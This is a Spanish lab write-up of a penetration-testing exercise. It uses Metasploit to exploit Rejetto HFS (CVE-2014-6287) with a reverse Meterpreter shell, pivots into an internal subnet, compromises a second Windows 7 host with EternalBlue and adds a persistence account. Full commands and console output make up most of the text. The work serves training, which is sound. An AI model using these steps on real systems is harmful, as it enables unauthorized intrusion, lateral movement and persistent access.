La vulnerabilidad encontrada que supone una denegación de servicio DoS no se tiene en cuenta para este ejercicio. De las tres vulnerabilidades que se encontraron sobre el puerto 80, en las que un atacante puede ejecutar comandos arbitrarios al sistema comprometido, se consulta en la IA de Google cuál es la mejor y más documentada para realizar la explotación del HOST-A. Específicamente se consultó lo siguiente: *“En un laboratorio controlado con Parrot y Windows 7, cual de estas vulnerabilidades es la mejor para explotar: CVE-2014-6287, CVE-2014-7226 y CVE-2024-23692”*. El resultado de esta consulta indica que la mejor vulnerabilidad para explotar en un entorno controlado con Windows 7 es la CVE-2014-6287. Esta vulnerabilidad es ideal para laboratorios de aprendizaje porque tiene módulos de explotación extremadamente estables y bien documentados.

Comparativa de Vulnerabilidades

CVE-2014-6287

(Rejetto HFS 2.3.x): Es un clásico en exámenes de certificación (como el OSCP). Permite la ejecución remota de comandos (RCE) mediante una inyección de caracteres nulos (%00) en la barra de búsqueda. Funciona perfectamente en Windows 7 SP1 y es muy fácil de replicar.

CVE-2014-7226

(Rejetto HFS 2.3.x): También afecta a Rejetto y permite RCE, pero a menudo se confunde o se agrupa con la anterior. Aunque es explotable, la documentación y los scripts de apoyo son menos abundantes que para la 6287.

CVE-2024-23692

(Rejetto HFS <2.3m): Es una vulnerabilidad mucho más reciente y crítica. Aunque es muy potente, Windows 7 es un sistema operativo "legacy" que podría no ejecutar de forma

óptima las versiones específicas del software necesarias para este CVE moderno. Se pueden encontrar problemas de dependencias si se intenta instalar versiones de 2024 en un sistema de 2009.

Ejecución con Metasploit

Desde el sistema Kali Linux, se ejecuta el framework de MetaSploit y se realiza la búsqueda del exploit para la vulnerabilidad CVE-2014-6287. Se indica al framework que utilice el exploit *Windows/http/rejeto_hfs_exec*, se verifican las opciones requeridas para el exploit y el payload. Se configura el parámetro RHOST con la dirección IP 192.168.56.109 del sistema Windows 7 vulnerable, el parámetro LHOST con la dirección IP del sistema Kali Linux, y el SRVHOST igualmente con la IP del sistema Kali Linux. Las demás configuraciones se dejan por defecto. El payload que se carga en la máquina víctima es *Windows/meterpreter/reverse_tcp*, con el cual se pretende obtener una Shell con privilegios administrativos sobre el objetivo. Se pretende posteriormente realizar el movimiento lateral e instalar software de persistencia en el HOST-A. La figura 14 muestra el resultado de las configuraciones anteriores.

Figura 14

Configuración del exploit

```

0 exploit/windows/http/rejeto_hfs_exec 2014-09-11 excellent Yes Rejeto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejeto_hfs_exec

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejeto_hfs_exec) > set rhost 192.168.56.109
rhost => 192.168.56.109
msf exploit(windows/http/rejeto_hfs_exec) > set lhost 192.168.56.115
lhost => 192.168.56.115
msf exploit(windows/http/rejeto_hfs_exec) > set srvmhost 192.168.56.115
srvmhost => 192.168.56.115
msf exploit(windows/http/rejeto_hfs_exec) > show options

Module options (exploit/windows/http/rejeto_hfs_exec):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | no       | Seconds to wait before terminating web server                                                                                         |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapn1, http, socks4               |
| RHOSTS    | 192.168.56.109  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 192.168.56.115  | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                            |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| TARGETURI | /               | yes      | The path of the web application                                                                                                       |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |
| VHOST     |                 | no       | HTTP server virtual host                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.56.115  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
msf exploit(windows/http/rejeto_hfs_exec) >

```

Nota. Se muestra la configuración de las opciones del exploit y el payload para la vulnerabilidad CVE-2014-6287, encontrada en el HOST-A.

Se ejecuta el exploit contra la máquina objetivo mediante el comando run, el cual finaliza exitosamente y establece una sesión en el intérprete de comandos Meterpreter. Desde esta sesión, se verifica la configuración de direcciones IP del sistema comprometido (HOST-A), con el fin de confirmar que coincide con la asignada previamente a la máquina virtual con Windows 7: 192.168.56.109/24 en una interfaz de red y 10.10.0.90/16 en la otra. La figura 15 muestra las direcciones IP del HOST-A.

Figura 15

Vulnerabilidad explotada y configuración IP

```

msf exploit(windows/http/rejeto_hfs_exec) > run
[*] Started reverse TCP handler on 192.168.56.115:4444
[*] Using URL: http://192.168.56.115:8080/b7Aw0iyqZezxUiq
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /b7Aw0iyqZezxUiq
[*] Sending stage (199238 bytes) to 192.168.56.109
[!] Tried to delete %TEMP%\AHOUctDKbxVh.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.56.115:4444 → 192.168.56.109:49178) at 2026-05-19 22:15:19 -0400
[*] Server stopped.

meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name           : Adaptador de escritorio Intel(R) PRO/1000 MT
Hardware MAC   : 08:00:27:b5:9a:77
MTU            : 1500
IPv4 Address   : 192.168.56.109
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::8869:7519:6313:5f9e
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 12
-----
Name           : Adaptador ISATAP de Microsoft
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:a0a:5a
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
-----
Name           : Adaptador de escritorio Intel(R) PRO/1000 MT #2
Hardware MAC   : 08:00:27:90:9c:e9
MTU            : 1500
IPv4 Address   : 10.10.0.90
IPv4 Netmask   : 255.255.0.0
IPv6 Address   : fe80::c23f:c23f:1251:7b2b
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

Nota. Se muestran las direcciones IP del sistema Windows 7 comprometido desde la Shell de meterpreter, que coinciden con las del HOST-A.

Al revisar el resultado del comando para verificar el direccionamiento IP del sistema objetivo HOST-A, se encuentra que efectivamente tiene una dirección IP en el segmento de red

10.10.0.0/16, con lo cual se confirma que es posible que haya otros equipos con direcciones IP de esta subred.

Movimiento Lateral

Se realiza la configuración del pivote con *autoroute* para que Metasploit sepa que debe enviar el tráfico hacia el HOST-B a través de la víctima HOST-A. Para esto, se debe configurar una ruta interna, poniendo la sesión en segundo plano y utilizando el módulo de enrutamiento *post/multi/manage/autoroute*. La subred del HOST-B se configura con el comando *set SUBNET 10.10.0.0* y la máscara de subred con *set NETMASK 255.255.0.0*. Por último, se asigna la sesión actual con *set SESSION 1* y se ejecuta con el comando *run*. La figura 16 muestra el resultado de estas configuraciones.

Figura 16

Ruta de HOST-A hacia HOST-B

```
msf post(multi/manage/autoroute) > set subnet 10.10.0.0/16
[-] The following options failed to validate: Value '10.10.0.0/16' is not valid for option 'SUBNET'
subnet =>
msf post(multi/manage/autoroute) > set subnet 10.10.0.0
subnet => 10.10.0.0
msf post(multi/manage/autoroute) > set netmask 255.255.0.0
netmask => 255.255.0.0
msf post(multi/manage/autoroute) > set session 1
session => 1
msf post(multi/manage/autoroute) > run
[*] Running module against PC202006 (192.168.56.109)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) > █
```

Nota. Se indica en el módulo de post-explotación la ruta hacia la subred donde se encuentra el objetivo HOST-B.

Con el túnel creado se procede a escanear la subred 10.10.0.0 desde Metasploit, cargando el módulo *auxiliary/scanner/portscan/tcp*. Se configuran los parámetros solicitados y se ejecuta el escaneo con el comando *run*. Al finalizar detecta la dirección IP del HOPST-B, es decir,

10.10.0.100 mostrando los puertos 135, 139 y 445 abiertos en dicho host. Esto demuestra que desde el HOST-A se puede realizar un movimiento lateral hacia otros equipos que no se encuentran en el mismo segmento de red que el sistema atacante, como se muestra en la figura 17.

Figura 17

Escaneo del HOST-B desde el HOST-A con Metasploit

```
msf post(multi/manage/autoroute) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ---          -
  CONCURRENCY   10               yes       The number of concurrent ports to check per host
  DELAY         0                yes       The delay between connections, per thread, in milliseconds
  JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS       10.10.0.100     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
  THREADS      1                yes       The number of concurrent threads (max one per host)
  TIMEOUT      1000            yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf auxiliary(scanner/portscan/tcp) > set rhosts 10.10.0.0
rhosts => 10.10.0.0
msf auxiliary(scanner/portscan/tcp) > run
[*] 10.10.0.100 - 10.10.0.100:135 - TCP OPEN
[*] 10.10.0.100 - 10.10.0.100:139 - TCP OPEN
[*] 10.10.0.100 - 10.10.0.100:445 - TCP OPEN
[*] 10.10.0.100 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nota. Desde Metasploit se realiza el escaneo del HOST-B a través del túnel de red creado en el HOST-A.

Con la información de los puertos abiertos en el HOST-B, se puede deducir que tiene el servicio SMB activo. Desde la consola de Metasploit se realiza el escaneo de la vulnerabilidad SMB (MS17-010) con el módulo *auxiliary/scanner/smb/smb_ms17_010*. Se configura el objetivo con el comando *set RHOSTS 10.10.0.100* y se ejecuta con el comando *run*. Al finalizar muestra un mensaje en color verde con el texto: “*Host is likely VULNERABLE to MS17-010!*”, lo que indica que se puede explotar dicha vulnerabilidad. La figura 18 muestra este procedimiento.

Figura 18

Vulnerabilidad MS17-010 en el HOST-B

```
msf auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set rhost
set rhostname  set rhosts
msf auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.10.0.100
rhost => 10.10.0.100
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.10.0.100:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.0.100:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > █
```

Nota. Se muestra el escaneo del HOST-B y se comprueba que tiene la vulnerabilidad MS17-010.

Enumeración de Usuarios y Recursos Compartidos

Se realiza una búsqueda de otras debilidades o configuraciones erróneas en el protocolo SMB, para detectar la versión del sistema operativo, nombre de equipo e intentar enumerar los recursos compartidos del HOST-B. Desde Metasploit se utilizan los módulos auxiliares *smb_version* y *smb_enumshares* según la figura 19.

Figura 19

Detección del OS en HOST-B

```
msf auxiliary(scanner/smb/smb_ms17_010) >
msf auxiliary(scanner/smb/smb_ms17_010) > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set rhost 10.10.0.100
rhost => 10.10.0.100
msf auxiliary(scanner/smb/smb_version) > run
[*] 10.10.0.100:445 - SMB detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:2h 50m 4s) (guid:{975ab996-9237-42a9-9529-53ede161a574}) (authentication domain:PC202006-02)
[*] 10.10.0.100:445 - Host is running Windows 7 Professional SP1 (build:7601)
[*] 10.10.0.100 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
msf auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_enumshares
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumshares) > set rhost 10.10.0.100
rhost => 10.10.0.100
msf auxiliary(scanner/smb/smb_enumshares) > run
[-] 10.10.0.100:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[-] 10.10.0.100:139 - Error when trying to enumerate shares - STATUS_ACCESS_DENIED
[*] 10.10.0.100: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) > █
```

Nota. Se muestra la versión del OS del HOST-B, pero no enumera los recursos compartidos.

Escaneo Avanzado

Si se requiere un análisis avanzado y más profundo de vulnerabilidades, por ejemplo, con el motor de scripts de Nmap, se debe utilizar un proxy SOCKS (*auxiliary/server/socks_proxy*), ya que los módulos de Metasploit son más limitados. Para este caso no se realizarán escaneos

avanzados y se intentará explotar la vulnerabilidad encontrada sobre el protocolo SMB del HOST-B.

Explotación del HOST-B

Como el HOST-B está detrás de un pivote, no se puede usar un payload reverso estándar, ya que el HOST-B no se podría conectar de vuelta al sistema atacante Kali Linux directamente.

Para proceder, se debe configurar el exploit `exploit/windows/smb/ms17_010_eternalblue` y el payload `Windows/x64/meterpreter/bind_tcp` como se observa en la figura 20.

Figura 20

Configuración del exploit para HOST-B

```
msf auxiliary(scanner/smb/smb_enumshares) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ---          -
  RHOSTS        445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-targets.html
  RPORT         445              yes       The target port (TCP)
  SMBDomain     no               no       (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 and later
  SMBPass       no               no       (Optional) The password for the specified username
  SMBUser       no               no       (Optional) The username to authenticate as
  VERIFY_ARCH  true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 and later
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, Windows Server 2016, Windows Server 2019, Windows Server 2022, Windows 10, Windows 11, Windows 10 IoT Enterprise, Windows 11 IoT Enterprise, Windows 10 IoT Enterprise LTSC, Windows 11 IoT Enterprise LTSC, Windows 10 IoT Enterprise LTSC, Windows 11 IoT Enterprise LTSC

Payload options (windows/x64/meterpreter/bind_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT        4444            yes       The listen port
  RHOST        no              no       The target address
```

Nota. Se muestra la configuración del exploit para explotar la vulnerabilidad en el HOST-B.

Se configura adicionalmente el parámetro RHOST con la dirección IP del HOST-B, es decir, 10.10.0.100 y se procede a ejecutar el exploit como se muestra en la figura 21.

Figura 21

Explotando el HOST-B

```


msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.10.0.100
rhost => 10.10.0.100
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] 10.10.0.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.0.100:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.0.100:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.0.100:445 - The target is vulnerable.
[*] 10.10.0.100:445 - Connecting to target for exploitation.
[+] 10.10.0.100:445 - Connection established for exploitation.
[*] 10.10.0.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.100:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.0.100:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.0.100:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.0.100:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.0.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.100:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.100:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.100:445 - Starting non-paged pool grooming
[+] 10.10.0.100:445 - Sending SMBv2 buffers
[+] 10.10.0.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.0.100:445 - Sending final SMBv2 buffers.
[*] 10.10.0.100:445 - Sending last fragment of exploit packet!
[*] 10.10.0.100:445 - Receiving response from exploit packet
[+] 10.10.0.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.100:445 - Sending egg to corrupted connection.
[*] 10.10.0.100:445 - Triggering free of corrupted buffer.
Started bind TCP handler against 10.10.0.100:4444
[*] 10.10.0.100:445 - -----
[*] 10.10.0.100:445 - -----FAIL-----

```

Nota. Se muestra la configuración del RHOST y la ejecución del exploit.

El proceso de ejecutar el exploit falla, dando como resultado un error grave que muestra un pantallazo azul y posteriormente reinicia el sistema del HOST-B. La figura 22 muestra el mensaje de Windows cuando el sistema inicia de nuevo.

Figura 22

Reinicio del HOST-B posterior al ataque

Nota. Se observa un mensaje de error después de un pantallazo azul, luego de lanzar el exploit.

Se intenta explotar de nuevo la vulnerabilidad en el HOST-B y saca de nuevo el error del pantallazo azul, adicionalmente se detecta que el software *Oracle VM VirtualBox Guest Additions* falla al iniciar cuando carga el sistema operativo Windows 7. La figura 23 ilustra el

comportamiento de la máquina víctima cuando se está lanzando el exploit desde la máquina atacante.

Figura 23

Pantalla azul en HOST-B al recibir el ataque

The image shows two overlapping windows. The background window is a Metasploit terminal session. The foreground window is a Windows 7 VM titled 'Win7-SE2020-X64_02 [Corriendo] - Oracle VM VirtualBox'. The VM screen is blue with white text, displaying a 'STOP' error (0x00000019) and technical information. The Metasploit terminal shows the execution of the 'msf exploit(windows/smb/ms17_010_eternalblue)' command, which successfully exploits the target, leading to the BSOD in the VM.

```

msf exploit(windows/smb/ms17_010_eternalblue) > set contextinformationtimeout
[-] Unknown datastore option: contextinformationtimeout. Did you mean ContextInformationFile?
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -c, --clear      Clear the values, explicitly setting to nil (default)
  -g, --global     Operate on global datastore variables
  -h, --help       Help banner.

msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] 10.10.0.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.0.100:445 - Caught interrupt from the console...
[-] 10.10.0.100:445 - The target is not vulnerable.
[*] Started bind TCP handler against 10.10.0.100:4444
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) > interrupt: use the 'exit' command to quit
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > run
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] 10.10.0.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.0.100:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1
[*] 10.10.0.100:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.0.100:445 - The target is vulnerable.
[*] 10.10.0.100:445 - Connecting to target for exploitation.
[*] 10.10.0.100:445 - Connection established for exploitation.
[*] 10.10.0.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.100:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.0.100:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.0.100:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.0.100:445 - 0x00000020 69 63 65 20 50 61 63 68 20 31 ice Pack 1
[*] 10.10.0.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.100:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.100:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.100:445 - Starting non-paged pool grooming
[*] 10.10.0.100:445 - Sending SMBv2 buffers
[*] 10.10.0.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.0.100:445 - Sending final SMBv2 buffers.
[*] 10.10.0.100:445 - Sending last fragment of exploit packet!
[*] 10.10.0.100:445 - Receiving response from exploit packet
[*] 10.10.0.100:445 - ETHERNLBLUE overwrite completed successfully (0xC0000000)!
[*] 10.10.0.100:445 - Sending egg to corrupted connection.
[*] 10.10.0.100:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.10.0.100:4444
  
```

Nota. Se muestra el pantallazo azul que arroja la máquina víctima cuando se ha lanzado el ataque desde Metasploit.

Se crea una nueva máquina virtual con Windows 7 a partir de la imagen descargada en el trabajo de la primera etapa del seminario, importando el servicio virtualizado de nuevo en VirtualBox. En el sistema se desactiva el firewall y se deshabilita el Windows defender. Se intenta explotar de nuevo la vulnerabilidad con diferentes exploits y payloads, se ataca la máquina directamente conectada a la red sin hacer el pivote, pero el host comprometido sigue presentando problemas similares, arroja un mensaje de error y se reinicia. En la figura 24 se

Figura 25

Configuración del exploit eternalblue y el payload bind_tcp

```
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name           Current Setting  Required  Description
  ---           -
  RHOSTS         10.10.0.100     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain      (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7
  SMBPass        (Optional) The password for the specified username
  SMBUser        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wi
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embe

Payload options (windows/x64/meterpreter/bind_tcp):

  Name           Current Setting  Required  Description
  ---           -
  EXITFUNC       thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LPORT          4444             yes       The listen port
  RHOST          10.10.0.100     no        The target address

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target

View the full module info with the info, or info -d command.
```

Nota. Se muestra la configuración del exploit y el payload para la vulnerabilidad encontrada en el HOST-B.

Posteriormente, se procede a ejecutar el exploit seleccionado contra la máquina objetivo, aprovechando la vulnerabilidad SMB en el puerto 445/TCP previamente identificada. La explotación se realiza de manera satisfactoria, logrando comprometer el sistema objetivo y obteniendo acceso remoto no autorizado sobre el HOST-B. Como resultado se establece una sesión de Meterpreter sobre la máquina víctima, como lo ilustra la figura 26. Esta sesión proporciona una consola interactiva avanzada que opera en memoria, permitiendo ejecutar múltiples acciones de post-explotación sin necesidad de escribir archivos adicionales en el disco del sistema comprometido. Esto reduce la probabilidad de detección inmediata por los mecanismos tradicionales de seguridad.

Figura 26

Explotación exitosa de la vulnerabilidad

```

msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] 10.10.0.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.0.100:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.0.100:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.0.100:445 - The target is vulnerable.
[*] 10.10.0.100:445 - Connecting to target for exploitation.
[+] 10.10.0.100:445 - Connection established for exploitation.
[+] 10.10.0.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.100:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.0.100:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.0.100:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.0.100:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.0.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.100:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.100:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.100:445 - Starting non-paged pool grooming
[+] 10.10.0.100:445 - Sending SMBv2 buffers
[+] 10.10.0.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.0.100:445 - Sending final SMBv2 buffers.
[*] 10.10.0.100:445 - Sending last fragment of exploit packet!
[*] 10.10.0.100:445 - Receiving response from exploit packet
[+] 10.10.0.100:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 10.10.0.100:445 - Sending egg to corrupted connection.
[*] 10.10.0.100:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 10.10.0.100:4444
[*] Sending stage (248902 bytes) to 10.10.0.100
[+] 10.10.0.100:445 - -----
[+] 10.10.0.100:445 - -----WIN-----
[+] 10.10.0.100:445 - -----
[*] Meterpreter session 3 opened (Local Pipe → Remote Pipe via session 1) at 2026-05-24 21:26:14 -0400

meterpreter > ipconfig

```

Nota. Se muestra una ejecución exitosa del exploit en el HOST-B, abriendo una sesión de meterpreter en el objetivo.

El establecimiento exitoso de esta sesión confirma que la vulnerabilidad explotada es funcional y representa un riesgo crítico para la seguridad del entorno analizado. Demuestra la posibilidad de obtener acceso remoto al sistema sin autorización, en el cual se verifica inicialmente la dirección IP, que coincide con la que se configuró a la máquina virtual Windows7 denominada HOST-B, es decir, 10.10.0.100/16. La figura 27 muestra el resultado del comando ipconfig que verifica la configuración de red.

Figura 27

Configuración IP del HOST-B

```
meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
-----
Name           : Adaptador ISATAP de Microsoft
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:a0a:64
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
-----
Name           : Adaptador de escritorio Intel(R) PRO/1000 MT #2
Hardware MAC   : 08:00:27:13:c1:b5
MTU            : 1500
IPv4 Address   : 10.10.0.100
IPv4 Netmask   : 255.255.0.0
IPv6 Address   : fe80::d5f2:7591:ab9c:e625
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

Nota. se muestra la configuración IP de la máquina víctima HOST-B, desde la consola de meterpreter en la máquina atacante.

Una vez obtenida la sesión remota sobre el sistema comprometido, se realizan acciones de post-explotación orientadas a mantener el acceso persistente en el HOST-B. Para ello, se crea un nuevo usuario local en el sistema con el nombre *carlos.sanchez* y la contraseña *abc123*, utilizando privilegios administrativos obtenidos durante la explotación. La creación de cuentas no autorizadas constituye una de las técnicas de persistencia más comunes empleadas por atacantes después de comprometer un sistema. Esto permite conservar acceso al equipo incluso si la vulnerabilidad inicial es corregida o la sesión remota original es cerrada. De esta manera, el atacante puede volver a ingresar posteriormente al sistema utilizando credenciales aparentemente legítimas. Una vez creada la cuenta, el usuario es agregado al grupo local de administradores del

sistema operativo, otorgándole privilegios elevados sobre el equipo comprometido, como se muestra en la figura 28.

Figura 28

Creación de usuario administrador en el HOST-B

```
meterpreter > shellll
[-] Unknown command: shellll. Did you mean shell? Run the help command for more details.
meterpreter > shell
Process 1216 created. Evidence:
Channel 1 created.
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
\whoami
nt authority\system

C:\Windows\system32>net user /add carlos.sanchez abc123
net user /add carlos.sanchez abc123
Se ha completado el comando correctamente.

